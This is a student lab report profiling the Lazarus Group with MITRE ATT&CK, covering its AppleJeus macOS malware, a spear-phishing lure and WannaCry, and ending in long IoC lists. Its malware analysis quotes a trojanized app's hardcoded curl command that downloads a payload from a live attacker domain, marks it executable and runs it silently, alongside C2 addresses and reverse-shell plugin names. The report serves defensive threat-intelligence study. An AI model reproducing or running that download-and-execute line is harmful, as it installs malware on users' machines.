LAB TITLE: THREAT ACTOR PROFILING AND MITRE ATT&CK FRAMEWORK ANALYSIS.

STUDENT NAME: BRIAN NJIRU.

STUDENT ID: 2025/ACTI/6177.

COURSE NAME: ADVANCED THREAT INTELLIGENCE.

INSTRUCTOR NAME: AMINU IDRIS.

DATE OF SUBMISSION: 05/02/2025.

VERSION: 1

EXECUTIVE SUMMARY

This lab focused on profiling the **Lazarus Group**, a well-known Advanced Persistent Threat (APT) group, and analyzing their tactics, techniques, and procedures (TTPs) using the **MITRE ATT&CK Framework**.

Key activities included researching the Lazarus Group's motivations, goals, and resources, mapping their TTPs to the ATT&CK Matrix, and analyzing the **WannaCry ransomware attack** as a real-world example.

The investigation revealed that the Lazarus Group frequently uses **spear phishing** for initial access, **PowerShell** for execution, and **custom malware** for persistence.

The lab also highlighted the importance of the MITRE ATT&CK Framework in understanding adversary behavior and improving defensive strategies.

The findings underscore the need for organizations to implement robust email security, patch management, and endpoint detection to mitigate threats from APT groups like Lazarus.

LAB OBJECTIVES

The primary objectives of this lab are:

1. To understand the motivation, goals and resources of the Lazarus group.
2. To map the tactics, techniques and procedures (TTPs) of the Lazarus Group to the MITRE ATT&CK Framework.
3. To analyze a real-world attack (WannaCry ransomware) and map it to the ATT&CK Matrix.
4. To create a detailed threat actor profile and provide actionable recommendations for improving cybersecurity defenses.

TOOLS AND RESOURCES USED.

- **MITRE ATT&CK Framework**: A knowledge base of adversary TTPs used to map threat actor behavior.
- **VirusTotal**: An OSINT tool for analyzing file hashes, IP addresses, and domains associated with threat actors.
- **Shodan**: A search engine for identifying exposed devices and services on the internet.
- **CIRCL**: A threat intelligence platform for analyzing cybersecurity incidents.
- **draw.io**: A tool for creating attack chain diagrams.

METHODOLOGY

The following steps were taken to complete the lab:

1. **Research on the Lazarus group** – I used OSINT tools (VirusTotal, Shodan) and google to gather information on the Lazarus Group. I reviewed threat intelligence reports from Crowd Strike, FireEye, and MITRE.
2. **Map TTPs to MITRE ATT&CK** – I identified the Lazarus Group's commonly used techniques (Spear Phishing, PowerShell, Custom Malware).
3. **Analyze the WannaCry Ransomware Attack** – I researched on the WannaCry attack and its impact. I mapped the attack phases to the ATT&CK Matrix.
4. **Create a Threat Actor Profile** – I documented the Lazarus Group's objectives, tools, methods and indicators of compromise (IoCs). I created an attack chain diagram using draw.io

SCREENSHOT AND EVIDENCE




Figure 1 MITRE ATT&CK Matrix showing the Lazarus Group's mapped techniques.

Select tactics and techniques leveraged by the group based on the MITRE ATT&CK Framework

MITRE Initial Access

Phishing: Spearphishing Attachment
Phishing: Spearphishing Link

MITRE Persistence

Account Manipulation
Scheduled Task/Job
Hijack Execution Flow: DLL Side-Loading

MITRE Defense Evasion

Access Token Manipulation: Create Process with Token
Debugger Evasion
Hide Artifacts: Hidden Files and Directories

MITRE Impact

Data Encrypted for Impact
Defacement
Disk Wipe: Disk Content Wipe
Service Stop

Figure 2: Lazarus Group's TTPs mapped by EurepoC




Figure 3 WannaCry Ransomware Cyber Kill Chain

ANALYSIS AND FINDINGS

Research on the Lazarus group is extensive and well documented. For this lab I chose to investigate their spear-phishing campaign on European-based cryptocurrency firms and their malware families used against Apple's macOS platform.

LAZARUS GROUP CAMPAIGN ON EUROPEAN-BASED CRYPTOCURRENCY FIRM.

North Korea has shown keen interest in bitcoin at least since 2013, this claim is backed by evidence of multiple usernames originating from North Korean IP addresses taking part in bitcoin research. The North Koreans were using proxies to mask their originating IP address, but occasionally, those proxies failed and revealed North Korean actor's true originating IP, which was the same North Korean IP used in previous cyber operations.

The spear-phishing campaign was approximated to have started in 2016 with experts at Secureworks Counter Threat Unit (CTU) discovering the attack in November 2017. Lazarus group used the lure of a job opening for the CFO role at a European-based cryptocurrency company. The phishing emails used contained an attached word document embedded with malicious macro.

Upon opening the word attachment in the phishing email, the victim is presented with a pop-up message encouraging the user to accept the "Enable Editing" functions (Figure 3). When the macro is enabled, it creates a separate decoy document (the CFO Job lure), that is shown to the recipient (Figure 4). It then installs a first-stage Remote Access Trojan (RAT) in the background that the malicious document is configured to deliver. Once the RAT is installed on the victim's computer, the threat actors can download additional malware at any time.





Figure 4 Pop message after opening attached word document



Chief Financial Officer

JOB DESCRIPTION

The Chief Financial Officer is one of the most important roles at xyz. As CFO you will coordinate with all business departments in providing a financial perspective to all decision making, overseeing accounting operations and ensure timely and accurate financial reporting. You will be involved in day-to-day discussions with the Executive Management team, reporting directly to the CEO and play a pivotal role in investor relations.

RESPONSIBILITIES

-Fiduciary responsibility to accurately report on the financial health of xyz to all key stakeholders and investors
-Manage, direct and enhance the level of the accounting team to match the needs% of a rapidly expanding business, setting weekly/monthly goals and allocating resources appropriately
-Work directly with Accounting Manager and be responsible for overall cash management, risk management, and the provision of the financial statements in accordance with best practices
-Work directly with Treasury to maintain real time tracking of xyz Inc.'s balance sheet assets and liabilities.
-Awareness of current events and news in the overall cryptocurrency community (specifically Bitcoin and Ripple) and translating this knowledge to be applied to trading risk management.
-Coordinating with Trading Desk to set short- and medium-term trading strategies.
-Model and track the Company's corporate structure, ensuring that all equity reporting, financing deals, joint venture partnerships, and acquisitions which could have an impact on the financial health of the Company, are conducted appropriately with respect to the bottom line and in the best interest of shareholders
-Make key decisions with regards to tax filings, accounting measures, and outside audit
-Constantly be looking for ways to improve key performance ratios and drive shareholder value
-Work cross functionally with all areas of the organization and ensure that key managers have accurate and timely information to manage their components of the business

ABOUT YOU

-Bachelor's degree in accounting, finance, or business administration, or equivalent business experience
-7-8 years' experience in business accounting and/or banking
-CPA and major accounting firm experience preferred
-Understanding of cryptocurrency/blockchain technology and general FOREX trading a plus
-Demonstrates leadership ability
-Analytical skills and problem-solving capacities
-Excellent verbal, written and interpersonal communication skills
-Expert skills in the use of Excel and other critical software tools
-Ability to easily see and articulate the big picture while focused on short-term objectives
-The passion to move an emerging growth business forward

Figure 5 Decoy document

IoCs IN THE SPEAR-PHISHING CAMPAIGN

The researchers at CTU found that there were common elements in the macro and in the first-stage RAT used in this campaign, with former campaigns of the NICKEL ACADEMY (Lazarus) threat group. The researchers also identified components in the custom C2 protocol being used (the way in which the malware talks to the Command-and-Control Servers) which they have seen utilized by Lazarus group previously.

LAZARUS GROUP MALWARE FAMILY TARGETING APPLE'S macOS PLATFORM

This Lazarus Group was identified to conduct a campaign dubbed "AppleJeus" by Kaspersky in early 2020. The following malware families were identified and connected to the group:

1. **Trojanized One-time Password Apps.**

This malware was first seen on the 8th of April on VirusTotal. This DaclsRAT malware was distributed as a trojanized OTP app called TinkaOTP. The malware embedded a copy of the open-source MinaOTP project as cover for its malicious activities. The malware was written in Swift. The initial observed sample was built on macOS 10.15.3 (19D76) machine, while a second version was built on 10.15.4 (19E266)


The version that has received most attention contains the malware payload in the application bundle's resources folder. The file is a Mach-O binary disguised as a .nib file, at ../Resources/Base.Iproj/Submena.nib. This file is directly copied to the users library folder and renamed as .mina. The dot prefix is added in order to make it invisible in the Finder. This payload is the executed via a user LaunchAgent at ~/Library/LaunchAgents/com.aex-loop.agent.plist.

The second version does not carry the payload directly but instead downloads it from a C2 into the same location as before. The C2 server address is embedded in the main executable in the TinkaOTP bundle. The hardcoded download and execution code are easily visible as they are unencrypted, plain UTF strings in the binary:

```
curl -k -o ~/Library/.mina https://loneeaglerecords.com/wp-content/uploads/2020/01/images.tgz.001 > /dev/null 2>&1 && chmod +x ~/Library/.mina > /dev/null 2>&1 && ~/Library/.mina > /dev/null 2>&1
```

The .mina Mach-O payload itself contains a number of interesting UTF-16 strings that both indicate its purpose and its C2s.

```
67.43.239.146:443
185.62.58.207:443
plugin_file
plugin_process
/bin/bash
plugin_reverse_p2p
logsend
plugin_socks
```



2. New Trojanized Crypto Trading Apps

The Lazarus group used 2 attempts met with reasonable success; CoinGoTrade and Cryptoistic.

A domain at coingotrade.com was set up to lure victims into downloading a fake cryptocurrency app. Although we were not able to source the app bundle. Further investigation on VirusTotal revealed two samples of a malicious Mach-O binary that appear to have been the loader.

326d7836d580c08cf4b5e587434f6e5011ebf2284bbf3e7c083a8f41dac36ddd

4f9d2087fadbf7a321a4fbd8d6770a7ace0e4366949b4cfc8cbeb1e9427c02da

These 2 samples are both written in Objective-C rather than Swift, and appear identical save for a single line in the main() function, as shown by the following diff:

diff -y <(otool -tv 326d7836d580c08cf4b5e587434f6e5011ebf2284bbf3e7c083a8f41dac36ddd) <(otool -tv 4f9d2087fadbf7a321a4fbd8d6770a7ace0e4366949b4cfc8cbeb1e9427c02da) -> 0000000100001adc movl $0x4c4b40, %edi | 0000000100001adc movl $0x1, %edi

The samples embed calls to the following URL:

https://coingotrade.com/update_coingotrade.php

Cryptoistic is written in Swift, although it contains a great deal of code bridged to Objective C. The main purpose of Cryptoistic appears to be to entrap users into creating a single account with the fake platform from which to manage multiple accounts on legitimate platforms such as kraken.com, huobi.por and binance.com. The hardcoded URL, despite the .pkg suffix, in fact returns a Mach-O payload and drops it at /tmp/.signal_tmp

"http://applepkg.com/product/new/iContact.pkg

3. **OSX.Casso**

This is a family of lightweight, backdoor binaries, written primarily in Objective-C and C making heavy use of standard C libraries built in to the operating system.

The first of these appeared on VirusTotal on June 1st with the file name "osxari".

3c2f7b8a167433c95aa919da9216f0624032ac9ed9dec71c3c56cacfd5cd1837

Several variants followed quickly after:

e63640c53204a59ba59f2c310964149ca3616d79adc40a6c3abd5bf669511756

65cc7663fa5c5665ad5d9c6bec2b6257612f9f0c0ce7e4399e6dc8b464ea88c0

035089b4ef4a981f43455ebee7963af9e7502170ca206458f96be668b1e3674a

2dd57d67e486d6855df8235c15c9657f39e488ff5275d0ce0fcec7fc8566c64b

Windows variant cassou.exe

90ea1c7806e2d638f4a942b36a533a1da61adedd05a6d80ea1e09527cf2d839b

The samples are almost identical except that "cassoosx" includes a reverse shell and different C2 domains. All of the samples except cassoosx are around 32kb in size but cassoosx has also been padded with several megabytes of junk printf calls. Quite possibly to beat YARA rules that specify a max file size, such as those seen in the Apple's static signature scanner XProtect.

A further change across OSX.Casso samples can be seen in the hardcoded User Agent strings and the version of chrome that they denote, with the osxari User Agent encoded as follows:

3c2f7b8a167433c95aa919da9216f0624032ac9ed9dec71c3c56cacfd5cd1837

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36

The osxari backdoor is itself an evolution of an older Lazarus-related executable 'Flash Player' distributed in the malicious Album.app.

WANNACRY RANSOMWARE ANALYSIS

WannaCry is a ransomware that was first seen in a global attack during May 2017, which affected more than 150 countries and over 300,000 computers. It mainly targeted computers meant for home use but business got majorly affected leading to billions of dollars in damage.

The WannaCry ransomware contains worm-like features to spread itself across a computer network using the SMBv1 exploit EternalBlue, which was developed by the US National Security Agency.

The WannaCry Malware consisted of 3 main components. The first file is a dropper which contains and runs the ransomware, propagating via the MS17-010/EternalBlue SMBv1.0 exploit. The remaining two files are ransomware components containing encrypted plug-ins responsible for encrypting the victim users files.

The artifact, 5bef35496fcbdbe841c82f4d1ab8b7c2, is a malicious PE32 executable that has been identified as a WannaCry ransomware dropper. Upon execution, the dropper attempts to connect to the following hard-coded URL:
http[:]//www[.]iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

If a connection was established, the dropper will terminate execution. If the connection fails, the dropper will infect the system with ransomware.

When executed, the malware was designed to run as a service with the parameters “-m security”. During runtime the malware determines the number of arguments passed during execution, If the arguments passed are less than two, the dropper proceeds to install.

Once the malware starts as a service named mssecsvc2.0, the dropper attempts to create and scan a list of IP ranges on the local network and attempts to connect using UDP ports 137, 138 and TCP ports 139, 445. If a connection to port 445 is successful, it creates an additional thread to propagate by exploiting the SMBv1 vulnerability. The malware then extracts and installs a PE32 binary from it’s resource section named “R”. This binary has been identified as the ransomware component of WannaCrypt. The dropper installs the binary into “C:\WINDOWS\taskche.exe”. When this sample was initially discovered, the domain “iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com” was not registered, allowing the malware to run and propagate freely. However, within a few days, researchers learned that by registering the domain and allowing the malware to connect, it’s ability to spread was greatly reduced. At this time, all traffic to the domain was re-directed to a monitored, non-malicious server, causing the malware to terminate if it is allowed to connect.

INDICATORS OF COMPROMISE (IoCs)

The following Indicators of compromise were compiled from various sources all during various campaigns of the Lazarus group:

IoCs for Lazarus group's campaign against European-based cryptocurrency firms (AppleJeus)

899e66ede95686a06394f707dd09b7c29af68f95d22136f0a023bfd01390ad53 TinkaOTP.dmg

326d7836d580c08cf4b5e587434f6e5011ebf2284bbf3e7c083a8f41dac36ddd CoinGoTradeUpgradeDaemon

4f9d2087fadbf7a321a4fbd8d6770a7ace0e4366949b4cfc8cbeb1e9427c02da CoinGoTradeUpgradeDaemon

a61ecbe8a5372c85dcf5d077487f09d01e144128243793d2b97012440dcf106e Cryptoistic Mach-O

8783f6755fd3d478fc58040da03d056f9cad12f199ec4dcd90632c6804e0e643 Cryptoistic.dmg

d91c233b2f1177357387c29d92bd3f29fab7b90760e59a893a0f447ef2cb4715 Album.app.zip

735365ef9aa6cca946cfef9a4b85f68e7f9f03011da0cf5f5ab517a381e40d02 Flash Player

3c2f7b8a167433c95aa919da9216f0624032ac9ed9dec71c3c56cacfd5cd1837 OSX.Casso (osxari)

e63640c53204a59ba59f2c310964149ca3616d79adc40a6c3abd5bf669511756 OSX.Casso

65cc7663fa5c5665ad5d9c6bec2b6257612f9f0c0ce7e4399e6dc8b464ea88c0 OSX.Casso

035089b4ef4a981f43455ebee7963af9e7502170ca206458f96be668b1e3674a OSX.Casso (packed)

85d7379b7b82d6b7868f64203a444a5098c72ed7ccff6d1dbb536389a5be5a9c OSX.Casso

2dd57d67e486d6855df8235c15c9657f39e488ff5275d0ce0fcec7fc8566c64b OSX.Casso (cassoosx)

90ea1c7806e2d638f4a942b36a533a1da61adedd05a6d80ea1e09527cf2d839b Casso.exe

3bb96bfaf492782b38985f4bd6b7e7f9dc22c1332b42bb74b16041298fd31f93 watchcat

36683ce8ec4ab6c07330930b523ee0d68b2b410f654a30c70250da890cfbf3c9 iContact

67[.]43.239.146:443

185[.]62.58.207:443

160[.]20.147.253/8443

hxxps[:]//fudcitydelivers[.]com

hxxps[:]//sctemarkets[.]com

hxxps[:]//lastedforcast[.]com

hxxps[:]//audiopodcasts[.]co

hxxps[:]//loneeaglerecords[.]com/wp-content/uploads/2020/01/images.tgz.001

hxxp[:]//applepkg[.]com/product/new/iContact.pkg

/tmp/.signal_tmp

/private/tmp/updatecoingotrade

/Library/Application Support/CoinGoTradeService/CoinGoTradeUpgradeDaemon

IoCs for the WannaCry Ransomware.

IP Addresses and Domains (IoCs)

IPv4 197(.)231.221.211

IPv4 128(.)31.0.39

IPv4 149(.)202.160.69

IPv4 46(.)101.166.19

IPv4 91(.)121.65.179

URL hxxp://www(.)btcfrog(.)com/qr/bitcoinpng(.)php?address

URL hxxp://www(.)rentasyventas(.)com/incluir/rk/imagenes(.)html

URL hxxp://www(.)rentasyventas(.)com/incluir/rk/imagenes(.)html?retencion=081525418

URL hxxp://gx7ekbenv2riucmf(.)onion

URL hxxp://57g7spgrzlojinas(.)onion

URL hxxp://xxlvbrloxvriy2c5(.)onion

URL hxxp://76jdd2ir2embyv47(.)onion

URL hxxp://cwwnhwhlz52maqm7(.)onion

URL hxxp://197.231.221(.)211 Port:9001

URL hxxp://128.31.0(.)39 Port:9191

URL hxxp://149.202.160(.)69 Port:9001

URL hxxp://46.101.166(.)19 Port:9090

URL hxxp://91.121.65(.)179 Port:9001

Hashes

https://gist.github.com/Blevene/42bed05ecb51c1ca0edf846c0153974a

Hash-MD5	5a89aac6c8259abbba2fa2ad3fcefc6e
Hash-MD5	05da32043b1e3a147de634c550f1954d
Hash-MD5	8e97637474ab77441ae5add3f3325753
Hash-MD5	c9ede1054fef33720f9fa97f5e8abe49
Hash-MD5	f9cee5e75b7f1298aece9145ea80a1d2
Hash-MD5	638f9235d038a0a001d5ea7f5c5dc4ae
Hash-MD5	80a2af99fd990567869e9cf4039edf73
Hash-MD5	c39ed6f52aaa31ae0301c591802da24b
Hash-MD5	db349b97c37d22f5ea1d1841e3c89eb4
Hash-MD5	f9992dfb56a9c6c20eb727e6a26b0172
Hash-MD5	46d140a0eb13582852b5f778bb20cf0e

Hash-MD5	5bef35496fcbdbe841c82f4d1ab8b7c2
Hash-MD5	3c6375f586a49fc12a4de9328174f0c1
Hash-MD5	246c2781b88f58bc6b0da24ec71dd028
Hash-MD5	b7f7ad4970506e8547e0f493c80ba441
Hash-MD5	2b4e8612d9f8cdcf520a8b2e42779ffa
Hash-MD5	c61256583c6569ac13a136bfd440ca09
Hash-MD5	31dab68b11824153b4c975399df0354f
Hash-MD5	54a116ff80df6e6031059fc3036464df
Hash-MD5	d6114ba5f10ad67a4131ab72531f02da
Hash-MD5	05a00c320754934782ec5dec1d5c0476
Hash-MD5	f107a717f76f4f910ae9cb4dc5290594
Hash-MD5	7f7ccaa16fb15eb1c7399d422f8363e8
Hash-MD5	84c82835a5d21bbcf75a61706d8ab549
Hash-MD5	bec0b7aff4b107edd5b9276721137651
Hash-MD5	86721e64ffbd69aa6944b9672bcabb6d
Hash-MD5	509c41ec97bb81b0567b059aa2f50fe8
Hash-MD5	8db349b97c37d22f5ea1d1841e3c89eb
Hash-SHA1	6fbb0aabe992b3bda8a9b1ecd68ea13b668f232e

Hash-SHA256	0a73291ab5607aef7db23863cf8e72f55bcb3c273bb47f00edf011515aeb5894
Hash-SHA256	21ed253b796f63b9e95b4e426a82303dfac5bf8062bfe669995bde2208b360fd
Hash-SHA256	228780c8cff9044b2e48f0e92163bd78cc6df37839fe70a54ed631d3b6d826d5
Hash-SHA256	2372862afaa8e8720bc46f93cb27a9b12646a7cbc952cc732b8f5df7aebb2450
Hash-SHA256	2ca2d550e603d74dedda03156023135b38da3630cb014e3d00b1263358c5f00d
Hash-SHA256	3ecc7b1ee872b45b534c9132c72d3523d2a1576ffd5763fd3c23afa79cf1f5f9
Hash-SHA256	43d1ef55c9d33472a5532de5bbe814fefa5205297653201c30fdc91b8f21a0ed
Hash-SHA256	49fa2e0131340da29c564d25779c0cafb550da549fae65880a6b22d45ea2067f
Hash-SHA256	4a468603fdcb7a2eb5770705898cf9ef37aade532a7964642ecd705a74794b79
Hash-SHA256	616e60f031b6e7c4f99c216d120e8b38763b3fafd9ac4387ed0533b15df23420
Hash-SHA256	66334f10cb494b2d58219fa6d1c683f2dbcfc1fb0af9d1e75d49a67e5d057fc5
Hash-SHA256	8b52f88f50a6a254280a0023cf4dc289bd82c441e648613c0c2bb9a618223604

Hash-SHA256	8c3a91694ae0fc87074db6b3e684c586e801f4faed459587dcc6274e006422a4
Hash-SHA256	aae9536875784fe6e55357900519f97fee0a56d6780860779a36f06765243d56
Hash-SHA256	b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25
Hash-SHA256	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
Hash-SHA256	f7c7b5e4b051ea5bd0017803f40af13bed224c4b0fd60b890b6784df5bd63494
Hash-SHA256	09a46b3e1be080745a6d8d88d6b5bd351b1c7586ae0dc94d0c238ee36421cafa
Hash-SHA256	149601e15002f78866ab73033eb8577f11bd489a4cea87b10c52a70fdf78d9ff
Hash-SHA256	190d9c3e071a38cb26211bfffeb6c4bb88bd74c6bf99db9bb1f084c6a7e1df4e
Hash-SHA256	24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
Hash-SHA256	2584e1521065e45ec3c17767c065429038fc6291c091097ea8b22c8a502c41dd
Hash-SHA256	4186675cb6706f9d51167fb0f14cd3f8fcfb0065093f62b10a15f7d9a6c8d982
Hash-SHA256	593bbcc8f34047da9960b8456094c0eaf69caaf16f1626b813484207df8bd8af

Hash-SHA256	5ad4efd90dcde01d26cc6f32f7ce3ce0b4d4951d4b94a19aa097341aff2acaec
Hash-SHA256	7c465ea7bcccf4f94147add808f24629644be11c0ba4823f16e8c19e0090f0ff
Hash-SHA256	9b60c622546dc45cca64df935b71c26dcf4886d6fa811944dbc4e23db9335640
Hash-SHA256	9fb39f162c1e1eb55fbf38e670d5e329d84542d3dfcdc341a99f5d07c4b50977
Hash-SHA256	b47e281bfbeeb0758f8c625bed5c5a0d27ee8e0065ceeadd76b0010d226206f0
Hash-SHA256	b66db13d17ae8bcaf586180e3dcd1e2e0a084b6bc987ac829bbff18c3be7f8b4
Hash-SHA256	c365ddaa345cfcaff3d629505572a484cff5221933d68e4a52130b8bb7badaf9
Hash-SHA256	d8a9879a99ac7b12e63e6bcae7f965fbf1b63d892a8649ab1d6b08ce711f7127
